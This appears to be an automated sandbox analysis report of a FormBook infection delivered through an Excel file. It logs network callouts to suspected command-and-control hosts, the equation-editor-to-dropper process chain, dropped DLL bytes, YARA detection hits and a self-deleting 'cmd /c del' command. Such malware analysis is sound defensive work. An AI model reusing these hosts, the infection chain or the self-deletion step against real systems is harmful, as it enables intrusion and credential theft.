3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 3c Data Ascii: 65c<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>/</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=utf-8"><meta name="viewport" content="width=device-width,initial-scale=1.0,user-scalable=no"><STYLE type="text/css"> *{margin:0px auto;} BODY { font: 9pt/12pt } H1 { font: 12pt/15pt } H2 { font: 9pt/12pt } A:link { color: red } A:visited { color: maroon }</STYLE><script type="text/javascript" src="/tj.js?3"></script></HEAD><BODY><

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	103.251.44.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:27:20.771933079 CET	236	OUT	GET /nsag/?SFN=1e70w6qoH0iHBmxDX27vpOpA5lfYuhHzBJ3+ZXyYbvrIHeDq+MUfY30bwUf90UJ6GkTmZw==&cBb=LtD0g HTTP/1.1 Host: www.athara-kiano.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 10:27:21.240080118 CET	236	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.athara-kiano.com/nsag/?SFN=1e70w6qoH0iHBmxDX27vpOpA5lfYuhHzBJ3+ZXyYbvrIHeDq+MUfY30bwUf90UJ6GkTmZw==&cBb=LtD0g Content-Length: 0 Date: Tue, 23 Feb 2021 09:27:21 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	191.96.163.202	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:27:26.555535078 CET	237	OUT	GET /nsag/?SFN=toXeTgYrIJ3t8R2kv84tVNAusZG5KBfjoz4tCiNIzgm9lAElLlwfiIUD/nI/OmI1vpPL+Q==&cBb=LtD0g HTTP/1.1 Host: www.overseaexpert.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 10:27:26.751426935 CET	238	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 09:27:26 GMT Server: Apache X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6e 73 61 67 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /nsag/ was not found on this server. </body></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2312 Parent PID: 584

General

Start time:	10:25:50
Start date:	23/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f880000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$QTN3C2AF414EDF9_041873.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FACF526	WriteFile
C:\Users\user\Desktop\~$QTN3C2AF414EDF9_041873.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FACF591	WriteFile
C:\Users\user\Desktop\~$QTN3C2AF414EDF9_041873.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FACF526	WriteFile
C:\Users\user\Desktop\~$QTN3C2AF414EDF9_041873.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FACF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	-s8	binary	2D 73 38 00 08 09 00 00 02 00 00 00 00 00 00 00 72 00 00 00 01 00 00 00 38 00 00 00 2E 00 00 00 71 00 74 00 6E 00 33 00 63 00 32 00 61 00 66 00 34 00 31 00 34 00 65 00 64 00 66 00 39 00 5F 00 30 00 34 00 31 00 38 00 37 00 33 00 2E 00 78 00 6C 00 73 00 78 00 00 00 71 00 74 00 6E 00 33 00 63 00 32 00 61 00 66 00 34 00 31 00 34 00 65 00 64 00 66 00 39 00 5F 00 30 00 34 00 31 00 38 00 37 00 33 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2296 Parent PID: 584

General

Start time:	10:26:11
Start date:	23/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 260 Parent PID: 2296

General

Start time:	10:26:14
Start date:	23/02/2021
Path:	C:\Users\Public\vbc.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	217624 bytes
MD5 hash:	2915C0AFB0B6B26A5A699965D2119F7A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2167067209.0000000002900000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2167067209.0000000002900000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2167067209.0000000002900000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsgE448.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E49	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nsgE449.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E49	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\z9ayiyo.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E12	CreateFileA
C:\Users\user\AppData\Local\Temp\tjqth.zz	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E12	CreateFileA
C:\Users\user\AppData\Local\Temp\nsqE488.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E49	GetTempFileNameA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	4058C3	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsqE488.tmp	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405883	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsqE488.tmp\System.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	405E12	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsgE448.tmp	success or wait	1	4036FD	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsqE488.tmp	success or wait	1	405A44	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsgE449.tmp	unknown	22150	9c 0d 00 00 80 00 00 00 2c 01 00 00 02 00 00 00 ac 01 00 00 01 00 00 00 c4 05 00 00 24 00 00 00 b4 09 00 00 00 00 00 00 d6 0c 00 00 01 00 00 00 9c 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 ff 00 00 c6 00 00 00 f1 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......,....................$.	success or wait	12	405EA7	WriteFile
C:\Users\user\AppData\Local\Temp\z9ayiyo.dll	unknown	11776	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 04 c3 1d b5 65 ad 4e b5 65 ad 4e b5 65 ad 4e b5 65 ac 4e 9f 65 ad 4e 49 12 14 4e ba 65 ad 4e 92 a3 63 4e b4 65 ad 4e 92 a3 67 4e b4 65 ad 4e 92 a3 64 4e b4 65 ad 4e 92 a3 61 4e b4 65 ad 4e 52 69 63 68 b5 65 ad 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 46 b4 34 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 04 00 00 00 26 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $............e.N.e.N.e.N.e.N.e .NI..N.e.N..cN.e.N..gN.e.N. .dN .e.N..aN.e.NRich.e.N......... .......PE..L...F.4`...........! ....&.....	success or wait	1	405EA7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tjqth.zz	unknown	16384	9c bf f3 1b bc fa c8 5a c1 e0 91 7e 04 07 7f e0 a2 6d 8f 0a 10 72 e1 f0 14 7e b5 6b e9 4f 89 f1 eb 53 71 0d a2 d1 80 9c 54 10 45 88 ce 58 b6 7a 54 18 c0 79 b1 2a 72 92 7b b4 18 b5 bc 81 73 32 3d ea 16 a8 74 37 5e 8b 93 f9 61 9a 3f 47 62 00 34 6b c6 86 29 c9 a0 6c 34 65 e9 64 de ec 2e e1 db ce 95 db b1 ae d1 58 93 3f 41 4f a8 d7 2a d5 5b b2 d8 b4 05 cb 5d 0b 7d c7 86 b1 e5 85 e1 86 30 bc 10 0b af ad 9c 87 e4 dd f4 8a 6a 7e 76 f9 81 90 51 8f 44 21 41 c3 8d 77 41 ff f5 9d 9b 8c c8 57 db 43 1a 1f 40 7b 79 f7 9f fc 73 8d 23 7a 7d e9 7f fc c1 e8 0b e2 5c 78 cf f3 23 34 18 d3 69 9a 3d 29 64 4f a0 1b d0 e7 df ff 23 5e 24 e0 d8 73 ba c0 5f f7 96 47 7b 93 b5 17 90 dc 38 73 28 d7 e2 a7 89 fe 71 5b cb ce b3 3e a5 44 ad 5c 55 f4 a2 57 fd f3 03 e4 7b 0d cb 0e b5 36 73	.......Z...~.....m...r...~.k.O ...Sq.....T.E..X.zT..y.*r.{... ..s2=...t7^...a.?Gb.4k..)..l4e .d...........X.?AO..*.[.....]. }.......0...........j~v...Q.D! A..wA......W.C..@{y...s.#z}. ......\x..#4..i.=)dO......#^$..s .._..G{.....8s(.....q[...>.D.\ U..W....{....6s	success or wait	11	405EA7	WriteFile
C:\Users\user\AppData\Local\Temp\nsqE488.tmp\System.dll	unknown	11776	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 69 72 2a 92 2d 13 44 c1 2d 13 44 c1 2d 13 44 c1 ae 0f 4a c1 2a 13 44 c1 2d 13 45 c1 3e 13 44 c1 ee 1c 19 c1 2a 13 44 c1 79 30 74 c1 29 13 44 c1 4e 31 6e c1 2c 13 44 c1 d2 33 40 c1 2c 13 44 c1 52 69 63 68 2d 13 44 c1 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 a8 d5 24 5f 00 00 00 00 00 00 00 00 e0 00 2e 21 0b 01 06 00 00 20 00 00 00 0a 00 00 00 00 00 00 21 29 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......ir*.-.D.-.D.- .D...J.*.D.- .E.>.D.....*.D.y0t.).D.N1n. ,.D..3@.,.D.Rich- .D.........PE ..L.....$_...........!..... .. ..!).....	success or wait	1	405EA7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	71	405E78	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	12	405E78	ReadFile
C:\Users\user\AppData\Local\Temp\nsgE449.tmp	unknown	4	success or wait	1	405E78	ReadFile
C:\Users\user\AppData\Local\Temp\nsgE449.tmp	unknown	3484	success or wait	1	4032A5	ReadFile
C:\Users\user\AppData\Local\Temp\nsgE449.tmp	unknown	4	success or wait	3	405E78	ReadFile
C:\Users\user\AppData\Local\Temp\tjqth.zz	unknown	164352	success or wait	1	722F450C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	722F3867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	722F3867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	722F3867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	722F3867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	722F3867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	722F3867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	722F3867	ReadFile

Analysis Process: vbc.exe PID: 2876 Parent PID: 260

General

Start time:	10:26:15
Start date:	23/02/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	217624 bytes
MD5 hash:	2915C0AFB0B6B26A5A699965D2119F7A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.2164030475.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.2164030475.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.2164030475.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2205793716.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2205793716.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2205793716.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2205774849.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2205774849.00000000003A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2205774849.00000000003A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2205709374.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2205709374.0000000000230000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2205709374.0000000000230000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2876

General

Start time:	10:26:18
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ipconfig.exe PID: 3020 Parent PID: 1388

General

Start time:	10:26:33
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0x1a0000
File size:	27136 bytes
MD5 hash:	CABB20E171770FF64614A54C1F31C033
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2375588178.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2375588178.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2375588178.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2375705185.00000000001F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2375705185.00000000001F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2375705185.00000000001F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2375743991.00000000002B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2375743991.00000000002B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2375743991.00000000002B0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982B7	NtReadFile

Analysis Process: cmd.exe PID: 2952 Parent PID: 3020

General

Start time:	10:26:37
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x49d30000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	49D3A7BD	DeleteFileW

Disassembly

Code Analysis